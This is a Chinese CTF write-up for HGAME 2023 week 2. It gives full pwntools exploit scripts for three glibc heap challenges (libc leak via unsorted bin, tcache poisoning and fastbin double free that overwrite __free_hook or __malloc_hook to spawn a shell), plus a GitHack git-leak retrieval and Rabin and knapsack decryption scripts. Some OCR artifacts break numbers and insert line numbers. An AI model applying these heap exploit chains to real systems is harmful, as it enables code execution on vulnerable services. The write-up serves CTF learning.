Week2-伊 丽 莎 白

pwn

editable_note

经典堆题模板，我的利用方法是unsorted bin泄露libc + tcache poisoning

首先申请index为0-7，size为0x100x的八个chunk，第7-1号chunk在逆序free后进入tcache，第0号进入unsorted bin.

第一个被free进入unsorted bin当中的chunk会指回libc中main_arena中unsorted bin的起点，这个地址相对main_arena起始地址的偏移是固定的（96），由此可以计算出main_arena的起始地址，再根据glibc的结构，main_arena起始地址减去0x10就是malloc_hook的地址.

malloc_hook作为一个符号可以用来泄露libc的基址,进而获得system函数地址和__free_hook地址.

利用UAF修改1号chunk的指向为free_hook

接着我们把这两个chunk再申请出来,分别定义下标为8,9.往8号chunk中写入"/bin/sh",往9号chunk中写入system函数地址。因为add函数对下标有一个校验，已经申请过0号和1号就不能再次申请，不过问题不大只要这些堆块自己分得清楚就行。

接着对8号chunk执行free操作,这里涉及到free函数源代码的实现,执行free函数时会调用__free_hook这个函数,并且先进行判断,如果该函数为空则跳过,**如果不为空则执行该函数,并且将待free的对象作为执行时的参数** .因此初始化时会将__free_hook指向NULL.

而我们这里__free_hook指向system函数，所以会直接执行system，而参数则是8号chunk（'/bin/sh'），这样一来就实现了system("/bin/sh")拿到shell.

exp:

```
from pwn import*
context(log_level="debug")
context.terminal=["konsole","-e"]
#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn","32645")
elf=ELF("./vuln")
libc=ELF("./libc-2.31.so")
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']
#gdb.attach(p)

def add(idx,size):
```

```
    p.sendlineafter(b"5. Exit",b'1')
    p.sendlineafter(b"Index: ",str(idx).encode())
    p.sendlineafter(b"Size: ",str(size).encode())
def edit(idx,content):
    p.sendlineafter(b"5. Exit",b'3')
    p.sendlineafter(b"Index: ",str(idx).encode())
    p.sendafter(b"Content: ",content)
def show(idx):
    p.sendlineafter(b"5. Exit",b'4')
    p.sendlineafter(b"Index: ",str(idx).encode())
def delete(idx):
    p.sendlineafter(b"5. Exit",b'2')
    p.sendlineafter(b"Index: ",str(idx).encode())
for i in range(8):
    add(i,0xff)

for i in range(8):
    delete(7-i)

show(0)
#p.recvuntil(b"context: ")
malloc_hook=u64(p.recv(6).ljust(8,b"\x00"))-96-0x10 #main_arena - 0x10
print(hex(malloc_hook))
libc_base=malloc_hook-libc.sym.__malloc_hook
print("libc_base=",hex(libc_base))
system_addr = libc_base + libc.sym.system
free_hook = libc_base + libc.sym.__free_hook
print(hex(free_hook))
print(hex(system_addr))
#gdb.attach(p)
edit(1,p64(free_hook))
add(8,0xFF)
add(9,0xFF)#free_hook
edit(8,b"/bin/sh\x00")
edit(9,p64(system_addr))
delete(8)

p.interactive()
```

fast_note

调了很久，调的很爽，是道好题，不过不得不说，这老版本的libc打起来真麻烦（我更喜欢新版本的利用

这题泄露libc_base的方法和上一题一样，是通过unsorted bin的UAF实现。但是老版本相对arena的偏移和新版本不同，导致在这里稍微卡了一下（第一次做libc2.23的堆题

这道题要用到的是fast bin attack，题目也有暗示，首先通过double free构造成环，实现任意地址写。

但是这题我们的target chunk不能是__free_hook，因为libc2.23恶心的特性（malloc会对bin中的chunk进行size检查，检查是否在fast bin的范围内），如果指向__free_hook，那么在将__free_hook进行malloc出来的时候就会报错：malloc(): memory corruption (fast)

贴一张libc2.23的malloc源码(fast bin部分):

```
while ((pp = catomic_compare_and_exchange_val_acq (fb, victim->fd, victim))
!= victim);

if (victim != 0)      // 若候选chunk存在
{
    /* 检查size位是否属于fast bins */
    if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))
    {
        errstr = "malloc(): memory corruption (fast)";
    errout:
        malloc_printerr (check_action, errstr, chunk2mem (victim), av);
        return NULL;
    }


    check_remalloced_chunk (av, victim, nb);      //各种检测，包括堆块大小，是否对齐等等
    void *p = chunk2mem (victim);                 //返回chunk地址（不包含head）
    alloc_perturb (p, bytes);
    return p;       //返回应用层
```

~~（还是新版本的tcache打起来舒服）~~

因为不能利用__free_hook，我们选择用__malloc_hook attack作为利用方式。初步的思路是覆盖__malloc_hook为onegadget，然后最后利用addnote函数执行一次malloc就会执行onegadget获得shell。但是与__free_hook一样的问题是size检查无法过关，那我们先查看一下__malloc_hook所在地址空间。

```
pwndbg> p &__malloc_hook
$1 = (<data variable, no debug info> *) 0x7f125f6bcb10 <__malloc_hook>
pwndbg> x/20xg 0x7f125f6bcb10
0x7f125f6bcb10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb20: 0x0000000100000000      0x0000000000000000
0x7f125f6bcb30: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb40: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb50: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb60: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb70: 0x0000000000000000      0x0000000000878130
0x7f125f6bcb80: 0x0000000000000000      0x0000000000878000
0x7f125f6bcb90: 0x0000000000878000      0x00007f125f6bcb88
0x7f125f6bcba0: 0x00007f125f6bcb88      0x00007f125f6bcb98
pwndbg> x/20xg 0x7f125f6bcb10-0x23
0x7f125f6bcaed: 0x125f6bb260000000      0x000000000000007f
0x7f125f6bcafd: 0x125f37dea0000000      0x125f37da7000007f
0x7f125f6bcb0d <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7f125f6bcb1d: 0x0100000000000000      0x0000000000000000
0x7f125f6bcb2d: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb3d: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb4d: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb5d: 0x0000000000000000      0x0000000000000000
0x7f125f6bcb6d: 0x0000000000000000      0x0000878130000000
0x7f125f6bcb7d: 0x0000000000000000      0x0000878000000000
```

gdb中首先利用`p &__malloc_hook`查看__malloc_hook地址。然后用`x/20xg <address>`指令查看，发现其size位(0x00...)并不能通过检查，于是尝试查看__malloc_hook-0x23的位置，这是malloc hook attack的一个小tip，该位置的size位是0x7f，在fast bin的size范围内，因此将__malloc_hook-0x23作为target。

接下来就是无尽的调试，使得onegadget覆盖在__malloc_hook的位置上，但是观察到在call execve时四个onegadget的条件都不满足，因此还需要控制rsp，那就还要用到__libc_realloc。

```
.text:0000000000084710                          ; __unwind {
.text:0000000000084710 41 57                    push    r15                     ; Alternative name is '__libc_realloc'
.text:0000000000084712 41 56                    push    r14
.text:0000000000084714 41 55                    push    r13
.text:0000000000084716 41 54                    push    r12
.text:0000000000084718 49 89 F4                 mov     r12, rsi
.text:000000000008471B 55                       push    rbp
.text:000000000008471C 53                       push    rbx
.text:000000000008471D 48 89 FB                 mov     rbx, rdi
.text:0000000000084720 48 83 EC 38              sub     rsp, 38h
.text:0000000000084724 48 8B 05 A5 F8 33 00     mov     rax, cs:__realloc_hook_ptr
.text:000000000008472B 48 8B 00                 mov     rax, [rax]
.text:000000000008472E 48 85 C0                 test    rax, rax
.text:0000000000084731 0F 85 21 02 00 00        jnz     loc_84958
```

用ida打开libc文件，找到realloc的汇编，可以看到其本身对rsp有一个-38h的操作，通过不断调试确定起始位置可以做到使onegadget的条件满足。

那么最终完整思路是：将__malloc_hook-0x23作为target，覆盖__malloc_hook为__libc_realloc + n(需要调试而定)，然后将__realloc_hook覆盖为onegadget，因为如果__realloc_hook不为0就会调用其指向的函数。而__realloc_hook和__malloc_hook的位置是连着的，可以同时覆盖。

然后多调试几次确定__libc_realloc的起始位置就可以做到恰好满足一个onegadget的条件。

exp:

```python
from pwn import*
context(log_level="debug")
context.terminal=["konsole","-e"]
#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn","30863")
elf=ELF("./vuln")
libc=ELF("./libc-2.23.so")
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']
#gdb.attach(p)

def add(idx,size,content):
    p.sendlineafter(b"4. Exit",b'1')
    p.sendlineafter(b"Index: ",str(idx).encode())
    p.sendlineafter(b"Size: ",str(size).encode())
    p.sendafter(b"Content: ",content)
'''
def edit(idx,content):
    p.sendlineafter(b"5. Exit",b'3')
    p.sendlineafter(b"Index: ",str(idx).encode())
    p.sendafter(b"Content: ",content)
'''
def show(idx):
    p.sendlineafter(b"4. Exit",b'3')
    p.sendlineafter(b"Index: ",str(idx).encode())
def delete(idx):
    p.sendlineafter(b"4. Exit",b'2')
    p.sendlineafter(b"Index: ",str(idx).encode())

add(0,0xff,b'a'*0xff)
add(1,0x68,b'b'*0x68)
add(2,0x68,b'b'*0x68)
delete(0)
show(0)
arena_addr=u64(p.recv(6).ljust(8,b"\x00"))-88#offset in libc-2.23
print("arena_addr=",hex(arena_addr))
libc_base=arena_addr-libc.sym.__malloc_hook-0x10
print("libc_base=",hex(libc_base))
system_addr = libc_base + libc.sym.system
free_hook = libc_base + libc.sym.__free_hook
malloc_hook=libc_base + libc.sym.__malloc_hook
realloc=libc_base + libc.sym.__libc_realloc
print("free_hook=",hex(free_hook))
print("system_addr=",hex(system_addr))
onegadget=libc_base+0xf1247
print("ogg=",hex(onegadget))
#gdb.attach(p)
```

```
48
49 delete(1)
50 delete(2)
51 delete(1)
52
53 #gdb.attach(p)
54 add(3,0x68,p64(malloc_hook-0x23))
55 add(4,0x68,b'\n')
56 add(5,0x68,b'\n')
57 add(6,0x68,b'a'*0xb+p64(onegadget)+p64(realloc+0xb))
58
59 p.sendlineafter(b"4. Exit",b'1')
60 p.sendlineafter(b"Index: ",str(7).encode())
61 p.sendlineafter(b"Size: ",str(0x40).encode())
62
63 p.interactive()
64
```

new_fast_note

新版本libc用起来就是爽

做法依旧是double free，但这次是__free_hook一把梭

exp:

```
1  from pwn import*
2  context(log_level="debug")
3  context.terminal=["konsole","-e"]
4  #p=process("./vuln")
5  p=remote("week-2.hgame.lwsec.cn","31101")
6  elf=ELF("./vuln")
7  libc=ELF("./libc-2.31.so")
8  puts_got=elf.got['puts']
9  puts_plt=elf.plt['puts']
10 #gdb.attach(p)
11
12 def add(idx,size,content):
13     p.sendlineafter(b"4. Exit",b'1')
14     p.sendlineafter(b"Index: ",str(idx).encode())
15     p.sendlineafter(b"Size: ",str(size).encode())
16     p.sendlineafter(b"Content: ",content)
17 '''
18 def edit(idx,content):
19     p.sendlineafter(b"5. Exit",b'3')
```

```
    p.sendlineafter(b"Index: ",str(idx).encode())
    p.sendafter(b"Content: ",content)
'''
def show(idx):
    p.sendlineafter(b"4. Exit",b'3')
    p.sendlineafter(b"Index: ",str(idx).encode())
def delete(idx):
    p.sendlineafter(b"4. Exit",b'2')
    p.sendlineafter(b"Index: ",str(idx).encode())

for i in range(8):
    add(i,0xff,'')

for i in range(8):
    delete(7-i)

show(0)
#p.recvuntil(b"context: ")
malloc_hook=u64(p.recv(6).ljust(8,b"\x00"))-96-0x10 #main_arena - 0x10
print(hex(malloc_hook))
libc_base=malloc_hook-libc.sym.__malloc_hook
print("libc_base=",hex(libc_base))
system_addr = libc_base + libc.sym.system
free_hook = libc_base + libc.sym.__free_hook
print("free_hook=",hex(free_hook))
print("system_addr=",hex(system_addr))

add(9,0x40,b'')
add(10,0x40,b'')

for i in range(7):
    add(i,0x40,b'aaa')

for i in range(7):
    delete(i)

delete(9)
delete(10)
delete(9)

for i in range(7):
    add(i,0x40,b'bbb')

add(11,0x40,p64(free_hook))
add(12,0x40,b'')
add(13,0x40,b'')
add(14,0x40,p64(system_addr))
```

```python
add(15,0x40,b'/bin/sh\x00')

delete(15)

#gdb.attach(p)
p.interactive()
```

Web


Git Leakage

题目很明显，需要用git泄露，我也是第一次遇到这类型的题目，学到新东西了


装了一个小工具GitHack-master

```
PS C:\Users\16634\Desktop\ctf-l0tus\tools\GitHack-master> python Githack.py http://week-2.hgame.lwsec.cn:32162/.git
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Th1s_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtarg_alientext_msdf.png
```


powershell里打开，像这样使用



GitHack的文件夹里就会出现这样文件，打开后是flag文件



010打开即可



Crypto

Rabin

题目就是考点，数学不好但我是脚本小子（x

```python
import gmpy2
from Crypto.Util.number import long_to_bytes
p=654283271845556796907301374328864072401843295347724213731935211446933750749837
q=985708102687050849875249754823234560064805319172926017992562414586818005541237
n=p*q
e=2
c=0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee5
a,inv_q ,inv_p= gmpy2.gcdext(q,p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
```

```python
d = n - int(c)
for i in(a,b,c,d):
    print(long_to_bytes(i))
```

```
# l0tus @ l0tus in ~/Desktop/hgame2023/crypto [23:44:52]
$ python3 rabin.py
b'{#\xa2\xa0\xb2\x92\x85\xed\xa7\xbb\xc2\x9ayj\xb2\xd5\xa9\nW;\xe6\x8bl-\
b"hgame{That's_s0_3asy_to_s@lve_r@bin}"
b'-KAQL\xa4Y\x88\x81B\xe2\xc8\x85Cn\x8e\xe8\xbc\xb3T\xd7)\xa9\xeb\xe8\x1b
b"M\xd8aOe\xee,e&x\xdf\xd1\xf4'DF\xc0M\xa3\xe7\x0fa\xc2A\x99D\xf63\x1cQ\x
```

四个明文中其中一个就是flag

包里有什么

背包加密

```python
import random
from collections import namedtuple
from gmpy2 import*
from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes
from Crypto.Util.number import inverse
from sympy import nextprime
from tqdm import tqdm
from numpy import*
import binascii
import sys
import itertools
import copy
def create_pubkey(data):

    # 构造m   此时m应大于超递增序列的所有和
    # m = sum(data) + 2
    # m = 250
    m = int(input("请输入m: "))
    # 构造n   这里的n应当与m互素，这里先取值为31
    # n = 31
    # n = 113
    n = int(input("请输入n: "))
    # 将序列中的每一个值都乘以n
    for i in range(len(data)):
        data[i] = data[i] * n

    # 序列中的每一个值都对m求余
    for j in range(len(data)):
        data[j] = data[j] % m
```

```
30
31      print("构造的公钥是{} ".format(data))
32      return data,m,n
33
34  # 将二进制数据进行加密
35  def encryp(clear_txt,pubkey):
36      # 定义 密文列表
37      cipher_list = []
38      for i in range(len(clear_txt)):
39          if clear_txt[i] == 1:
40              cipher_list.append(clear_txt[i] * pubkey[i])
41      # 密文的值
42      cipher = sum(cipher_list)
43
44      print("加密后的密文为{}".format(cipher))
45      return cipher
46
47  # 将加密后的数据进行解密
48  def decrypt(cipher, privKey, n, m):
49          s = inverse(n, m)
50          #cipher = int(cipher, 2)
51          msg = cipher*s % m
52          res = ''
53          n = len(privKey)
54          for i in range(n - 1, -1, -1):
55                  if msg >= privKey[i]:
56                          res = '1' + res
57                          msg -= privKey[i]
58                  else:
59                          res = '0' + res
60          return res
61
62  if __name__ == "__main__":
63          m = 152863722253103833295869496511433041577389657189101762949342 4
64          b0 = 693566065333254565209687760347302145851105369329893131379 26#b0=2*n%
65          n = b0*inverse(2,m)%m
66          print("n=",n)
67          cipher = 936020621334873611514207530577393971617346516097865987654621 62
68          my_key = [2 << i for i in range(198)]
69          #print(my_key,"len = ",len(my_key))
70          pubKey = [n * i % m for i in my_key]
71          #print(pubKey)
72          print(hex(int(decrypt(cipher,my_key,n,m),2)))
73
```

脚本写得很乱